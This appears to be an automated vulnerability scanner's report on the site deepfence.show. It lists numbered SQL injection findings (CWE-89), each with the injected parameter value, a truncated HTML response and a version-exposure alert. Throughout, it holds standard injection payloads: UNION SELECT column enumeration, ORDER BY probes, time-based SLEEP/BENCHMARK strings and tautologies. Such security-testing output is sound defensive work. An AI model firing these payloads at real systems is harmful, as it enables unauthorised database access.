Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS</pre>				

	<pre>BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#777

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width= device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/ head/loFQlZ6JslJ4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https:// static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> < /script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjbWFn nZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoq IkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#778				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#779	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	ORDER BY 5--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#780

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 11</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 11
Name	Value				
demouser@deepfence.io	ORDER BY 11				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#781				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language ="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet " src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32- aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSB JbWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgA QIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#782

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 12#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 12#
Name	Value				
demouser@deepfence.io	ORDER BY 12#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSB JbWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#784

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	OR x=x--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```


	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#785	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or 1=1</td></tr></table>		Name	Value	demouser@deepfence.io	or 1=1
Name	Value					
demouser@deepfence.io	or 1=1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#786					

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#787

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	' or 'x'='x

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#788

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#789				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
